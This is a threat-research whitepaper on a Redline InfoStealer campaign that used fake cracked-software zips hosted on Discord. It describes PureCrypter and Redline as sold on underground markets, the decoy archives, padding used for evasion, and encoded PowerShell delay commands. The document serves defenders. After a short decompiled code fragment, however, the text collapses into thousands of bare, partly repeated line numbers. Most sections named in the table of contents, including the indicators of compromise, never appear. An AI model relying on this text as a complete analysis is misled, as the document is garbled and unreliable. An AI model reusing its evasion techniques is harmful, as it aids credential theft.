



Fake Cracked Software Caught Peddling Redline Stealers

By Akshat Pradhan

Table of Contents

3 Executive Summary	29 Conclusion
3 Key Research Findings	30 ATT&CK Mapping
4 Inside the Malware-as-a-Service Industry	31 Appendix
7 Technical Analysis of Redline InfoStealer Campaign	33 IOCs
7 Archive Analysis	33 Discord Attachment URLs
10 Simple Loader Analysis	33 Dropper URLs
14 PureCrypter Analysis	34 Dropper Samples
16 Delay Module	34 Redline CnC IP
16 Exclusion Module	34 Redline InfoStealer
19 Fake Message Module	
19 Debugger/Sandbox Check Module	
22 Discord Module	
23 Binder Module	
23 StartUp Module	
24 Injection Module	
26 Redline Stealer Analysis	34 About Qualys

Executive Summary

Qualys Threat Research continues our efforts to identify and document previously unseen adversary activity to better understand their tactics, techniques, and procedures (TTPs) and defend against them. As a result of this endeavour, we identified a new Redline InfoStealer campaign that spreads via fake cracked software hosted on Discord's content delivery network (CDN). The campaign was actively observed from the end of January to March 2022 and utilized commercial malware families. This makes attribution particularly difficult due to overlap in IOCs and TTPs.

The main objective of this campaign was to acquire Redline logs for monetary gain. In this whitepaper, we dissect the entire campaign in-depth and delve into underground markets to examine the complexity and replicability of the overall flow.

Key Research Findings

- ✓ Zip archives with fake cracked software that ultimately deployed Redline
- ✓ URL shorteners and fake sites that redirected victims to zip archives hosted on Discord's CDN
- ✓ Archive contained simple loaders for PureCrypter with a hijacked certificate from Exodus Movement Inc
- ✓ PureCrypter injection module was used to deploy Redline InfoStealer

Inside the Malware-as-a-Service Industry

We will describe the various commercial malware that were part of the campaign in this section.

At Qualys, we use the term “Simple Loader” to refer to a large group of samples that use MSIL stub codes to perform download and execution of second stage payloads (Fig.10). They also contain multiple junk functions from legitimate applications. Due to the large number of samples that have been observed using this technique, it is highly likely that multiple tools have emerged that build these stubs. These stub loaders are often observed in commercial malware campaigns.

PureCrypter is a commercial tool for obfuscation, evasion, and injection that is often sold on hacking forums (Fig.0). PureCrypter claims that it is ‘fully undetected’ (FUD) and offers a variety of features from evasion checks, exclusion additions, multiple injection techniques, multiple persistence methods, etc. PureCrypter has multiple pricing packages and costs \$59 for 30 days (Fig.1). The team also has other projects for sale such as miners, RATs, worms, and more.




Fig.0 PureCrypter advertisement




Fig.1 PureCrypter pricing packages

Redline Stealer is a commercially available info-stealer that is sold on underground markets (Fig.2).




Fig.2 Advertisement for Redline on underground markets, with translations

Translating these advertisements on its official market and support channels revealed an impressive list of features:

- ✓ Grab logins and passwords
- ✓ Grab cookies
- ✓ Grab autofill data
- ✓ Grab credit cards
- ✓ Files from file grabbers
- ✓ Grab FTP/IM client data
- ✓ Create/edit tasks
- ✓ Download a file via direct links
- ✓ Inject a 32-bit PE file
- ✓ Download and execute PE
- ✓ Open link in default browser
- ✓ Grab system information
- ✓ Grab data from browsers
- ✓ Various log sorters to sift through acquired data and grab interesting data.
- ✓ Cloning certificates
- ✓ Built in builder with parameters
- ✓ Blacklist countries where the stealer won't work
- ✓ Crypto scanner
- ✓ Creating a loader with embedded links
- ✓ Check AV detections using Dyncheck

The prices for Redline's subscription at the time of publication was about \$150 per month. The standalone pro version costs about \$800 and includes free lifetime updates and support. We even observed a user asking for help in building a Redline panel who was then directed to customer support. The market also has various sellers advertising:

- ✓ Manuals on various topics such as hosting your own stealer, SEO for fake sites with cracked software, carding, etc.
- ✓ Redline logs
- ✓ Credentials for popular sites such as AOL, Yahoo, Amazon, etc.
- ✓ RDP access
- ✓ Offers to buy web shells
- ✓ Escrow services
- ✓ Banking details such as card details, ATM pins, credentials etc.
- ✓ SMS and mail senders

Members also posted specific requests such as country-specific site access, Coinbase accounts, gift cards, and other inquiries. This highlights how organized the Redline market is. It was surprising to observe the commercialization and mature organizational structure of the malware-as-a-service industry.

In the next section, we will review the entire campaign flow in depth.

Technical Analysis of Redline InfoStealer Campaign

Archive Analysis

We identified several zip files that contained droppers for Redline InfoStealers. The zips were named after popular software that were thematically spread across NFTs, games, editing, and installers (Fig.3).

```
1,538,704 1a031bfba937d2523c4eba72cb6b9ed1eb0f8b6ab84c488cb880e2c126d5a977.zip
1,515,591 Adobe_Premiere_Pro_2022.zip
1,538,696 COD_MERCY_v1.7.zip
1,676,583 Dinox_installer.zip
1,571,832 Eye-Saver-Setup.zip
1,538,788 FAB_FILTER_INSTALLER.zip
1,589,782 Installer(2).zip
1,561,428 Installer.zip
1,538,718 MAGIX.VEGAS.Pro.v1.9.0.458.zip
1,538,698 NEXUS_INSTALLER.zip
1,538,740 Premiere_Pro_Crack_Installer_v22.1.1.zip
1,538,738 Premier_Pro_Crack_Installer_v22.1.1.zip
1,538,720 Setup_Auto-Tune_Pro_v9.1.0.zip
1,521,841 Windows11InstallationAssistant.zip
```

Fig.3 Zips with popular software names

There were several indicators that pointed to these zip files being authored by the same tool or adversary. The folder structures, obfuscation used, contacted IPs, dropping methodology, and other indicators were all identical (Fig.4).

```
D:\qualys\tools\VTdownload\redline\Dinox_installer>dir /s
 Volume in drive D is New Volume
 Volume Serial Number is D8E9-A5FE

 Directory of D:\qualys\tools\VTdownload\redline\Dinox_installer\Dinox_installer

27-01-2022 04:29 <DIR> .
27-01-2022 04:29 <DIR> ..
27-01-2022 04:29 <DIR> AdditionalFile
27-01-2022 04:28 750,004,576 Dinox_installer.exe
27-01-2022 04:29 <DIR> DLL
1 File(s) 750,004,576 bytes

 Directory of D:\qualys\tools\VTdownload\redline\Dinox_installer\Dinox_installer\AdditionalFile

27-01-2022 04:29 <DIR> .
27-01-2022 04:29 <DIR> ..
20-01-2019 18:54 1,047 ReAgent.xml
1 File(s) 1,047 bytes

 Directory of D:\qualys\tools\VTdownload\redline\Dinox_installer\Dinox_installer\DLL

27-01-2022 04:29 <DIR> .
27-01-2022 04:29 <DIR> ..
19-09-2019 11:24 395,264 AppxProvider.dll
19-09-2019 11:25 105,472 AssocProvider.dll
19-09-2019 10:44 837,632 CbsProvider.dll
19-09-2019 11:37 156,672 CompatProvider.dll
19-09-2019 10:46 372,224 DismCore.dll
19-09-2019 10:49 154,624 DismCorePS.dll
6 File(s) 2,021,888 bytes

 Total Files Listed:
 8 File(s) 752,027,511 bytes
 8 Dir(s) 487,576,272,896 bytes free
```

Fig.4 Folder structure

The hackers tried to lend an air of legitimacy to the setup binary (simple loader) by bundling decoy files, icons, and resources from legitimate applications. They also used a hijacked certificate from Exodus Movement Inc., a crypto wallet application (Fig.5).



Fig.5 Hijacked certificate detail

However, the sample 06f65e5d32f58944fe0a50f12d8eb5c4 did not have this certificate and was unsigned. We are unclear on whether this was a mistake on the attacker's part or not.

An interesting example of the customization per sample was observed by dumping the manifest of the binary, whereby the theme of the sample was maintained.

```
d:\qualys\tools\vtdownload\redline\dinox_installer\dinox_installer\Windows\Installer\dinox_installer.exe.bak:
Verified: The digital signature of the object did not verify.
Link date: 02:02 23-03-1942
Publisher: n/a
Company: Gigaland_installer
Description: Gigaland_installer
Product: Gigaland_installer
Prod version: 5.5.0.7
File version: 5.5.0.7
MachineType: 32-bit
Manifest:
`<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
<security>
<requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
<requestedExecutionLevel level="asInvoker" uiAccess="false"/>
</requestedPrivileges>
</security>
</trustInfo>
</assembly>
```

Fig.6 Customized manifests

Here, Gigaland is an NFT marketplace and Dinox is an NFT-themed collectible game (Fig.6).

The dropper binaries also had large sections of padding to avoid automated analysis with size limits (Fig.7).

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
1F94B3F0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B400	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B410	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B420	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B430	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B440	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B450	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B460	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B470	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B480	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B490	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4A0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4B0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4C0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4D0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4E0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B4F0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B500	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B510	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B520	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B530	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B540	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B550	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B560	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B570	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B580	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B590	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5A0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5B0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5C0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5D0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5E0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B5F0	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B600	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B610	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B620	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
1F94B630	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000

Fig.7 Padding

The zip files were hosted via Discord attachments. At times, the attackers used a URL shortening service that ultimately resolved to the Discord attachment. Discord URLs are public by default without any access control and have the format:

[https://cdn\[.\]discordapp\[.\]com/attachments/\[ChannelID\]/\[AttachmentID\]/\[filename\]](https://cdn[.]discordapp[.]com/attachments/[ChannelID]/[AttachmentID]/[filename])

The ChannelID here is the unique id of the text channel where this message was initially published. Multiple channels like this make up a server. This information is not sufficient to identify the message author and the server on which it was initially sent.

There has been a steady increase in Discord CDN abuses and other vendors have [also documented such attacks](#). The full list of identified URLs and their redirects are listed under the IOC section at the end of this paper.

Simple Loader Analysis

Sample MD5: a90d58052bcacd0194d1dfc0dd9d7929

Interestingly, all the droppers identified were functionally the same yet have varying degrees of obfuscation and complexity. Some notable obfuscation techniques are listed in the table below. It is unclear exactly which obfuscator was used on these simple loaders.

OBFUSCATION	DESCRIPTION	OBSERVED SAMPLES
Reflective method calls	Sample uses static method, reflection, and byte arrays to dynamically map methods. (Fig. 6).	7f6de92ece5a366cc15af5574701fe98, 1c8112b8e1f13ca4129cae22f3387d47, 06f65e5d32f58944fe0a50f12d8eb5c4, 771a4fea6f33eac0771b108e8933703a
Embedded command	Sample uses hex encoded string bytes that are xored and/or text replaced.	06f65e5d32f58944fe0a50f12d8eb5c4, 154bda18ddf65e3d79caa9abeb7c4468
Overloaded methods	Overloading methods and using an array with a variable to define which method is called.	a90d58052bcacd0194d1dfc0dd9d7929
Hashed method names	Sample uses the embedded command obfuscation technique with hashed method names to obfuscate flow.	154bda18ddf65e3d79caa9abeb7c4468

The dropper first created a new PowerShell process to pause the program (Fig.8):

```
Powershell.exe -enc YwBtAGQAIAAvAGMAIABoAGkAbQBlAG8AdQB0ACAAMgAxAA==
```

The encoded command decoded to cmd /c timeout 21. Another variant used the command (Fig.9):

```
powershell.exe -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAAMgAwAA==
```

Which decodes to Start-Sleep -s 20.

```

1372     {
1373         return Process.Start(A_0);
1374     }
1375
1376     // Token: 0x0000003A RID: 58 RVA: 0x00007635 File Offset: 0x00005835
1377     public static void CommonVideosUIFamilyCodePage(Process A_0)
1378     {
1379         A_0.WaitForExit();
1380     }
1381
1382     // Token: 0x0000003B RID: 59 RVA: 0x00003F8C File Offset: 0x0000218C
1383     public static EventHandler getClaimsPrincipalSelectorBitConverter(AccessMaskDaylightName A_0)
1384     {
1385         return A_0.AddFieldMngdRefCustomMarshaler;
1386     }
1387
1388     // Token: 0x0000003C RID: 60 RVA: 0x00007640 File Offset: 0x00005840
1389     public static void NumLocalTimeMarkFILETIME(EventHandler A_0, object A_1, EventArgs A_2)
1390     {
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2289
2290
2291
2292
2293
2294
2295
2296
2297
2297
2298
2299
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2388
2389
2389
2390
2391
2392
2393
2394
2395
2396
2397
2397
2398
2399
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2488
2489
2489
2490
2491
2492
2493
2494
2495
2496
2497
2497
2498
2499
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2538
2539
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2548
2549
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2588
2589
2589
2590
2591
2592
2593
2594
2595
2596
2597
2597
2598
2599
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2638
2639
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2648
2649
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2669
2670
2671
2672
2673
2674
2675
2676
2677
2678
2679
2679
2680
2681
2682
2683
2684
2685
2686
2687
2688
2688
2689
2689
2690
2691
2692
2693
2694
2695
2696
2697
2697
2698
2699
2699
2700
2701
2702
2703
2704
2705
2706
2707
2708
2709
2709
2710
2711
2712
2713
2714
2715
2716
2717
2718
2719
2719
2720
2721
2722
2723
2724
2725
2726
2727
2728
2729
2729
2730
2731
2732
2733
2734
2735
2736
2737
2738
2738
2739
2739
2740
2741
2742
2743
2744
2745
2746
2747
2748
2748
2749
2749
2750
2751
2752
2753
2754
2755
2756
2757
2758
2759
2759
2760
2761
2762
2763
2764
2765
2766
2767
2768
2769
2769
2770
2771
2772
2773
2774
2775
2776
2777
2778
2779
2779
2780
2781
2782
2783
2784
2785
2786
2787
2788
2788
2789
2789
2790
2791
2792
2793
2794
2795
2796
2797
2797
2798
2799
2799
2800
2801
2802
2803
2804
2805
2806
2807
2808
2809
2809
2810
2811
2812
2813
2814
2815
2816
2817
2818
2819
2819
2820
2821
2822
2823
2824
2825
2826
2827
2828
2829
2829
2830
2831
2832
2833
2834
2835
2836
2837
2838
2838
2839
2839
2840
2841
2842
2843
2844
2845
2846
2847
2848
2848
2849
2849
2850
2851
2852
2853
2854
2855
2856
2857
2858
2859
2859
2860
2861
2862
2863
2864
2865
2866
2867
2868
2869
2869
2870
2871
2872
2873
2874
2875
2876
2877
2878
2879
2879
2880
2881
2882
2883
2884
2885
2886
2887
2888
2888
2889
2889
2890
2891
2892
2893
2894
2895
2896
2897
2898
2898
2899
2899
2900
2901
2902
2903
2904
2905
2906
2907
2908
2909
2909
2910
2911
2912
2913
2914
2915
2916
2917
2918
2919
2919
2920
2921
2922
2923
2924
2925
2926
2927
2928
2929
2929
2930
2931
2932
2933
2934
2935
2936
2937
2938
2938
2939
2939
2940
2941
2942
2943
2944
2945
2946
2947
2948
2948
2949
2949
2950
2951
2952
2953
2954
2955
2956
2957
2958
2959
2959
2960
2961
2962
2963
2964
2965
2966
2967
2968
2969
2969
2970
2971
2972
2973
2974
2975
2976
2977
2978
2979
2979
2980
2981
2982
2983
2984
2985
2986
2987
2988
2988
2989
2989
2990
2991
2992
2993
2994
2995
2996
2997
2998
2998
2999
2999
3000
3001
3002
3003
3004
3005
3006
3007
3008
3009
3009
3010
3011
3012
3013
3014
3015
3016
3017
3018
3019
3019
3020
3021
3022
3023
3024
3025
3026
3027
3028
3029
3029
3030
3031
3032
3033
3034
3035
3036
3037
3038
3038
3039
3039
3040
3041
3042
3043
3044
3045
3046
3047
3048
3048
3049
3049
3050
3051
3052
3053
3054
3055
3056
3057
3058
3059
3059
3060
3061
3062
3063
3064
3065
3066
3067
3068
3069
3069
3070
3071
3072
3073
3074
3075
3076
3077
3078
3079
3079
3080
3081
3082
3083
3084
3085
3086
3087
3088
3088
3089
3089
3090
3091
3092
3093
3094
3095
3096
3097
3097
3098
3099
3099
3100
3101
3102
3103
3104
3105
3106
3107
3108
3109
3109
3110
3111
3112
3113
3114
3115
3116
3117
3118
3119
3119
3120
3121
3122
3123
3124
3125
3126
3127
3128
3129
3129
3130
3131
3132
3133
3134
3135
3136
3137
3138
3138
3139
3139
3140
3141
3142
3143
3144
3145
3146
3147
3148
3148
3149
3149
3150
3151
3152
3153
3154
3155
3156
3157
3158
3159
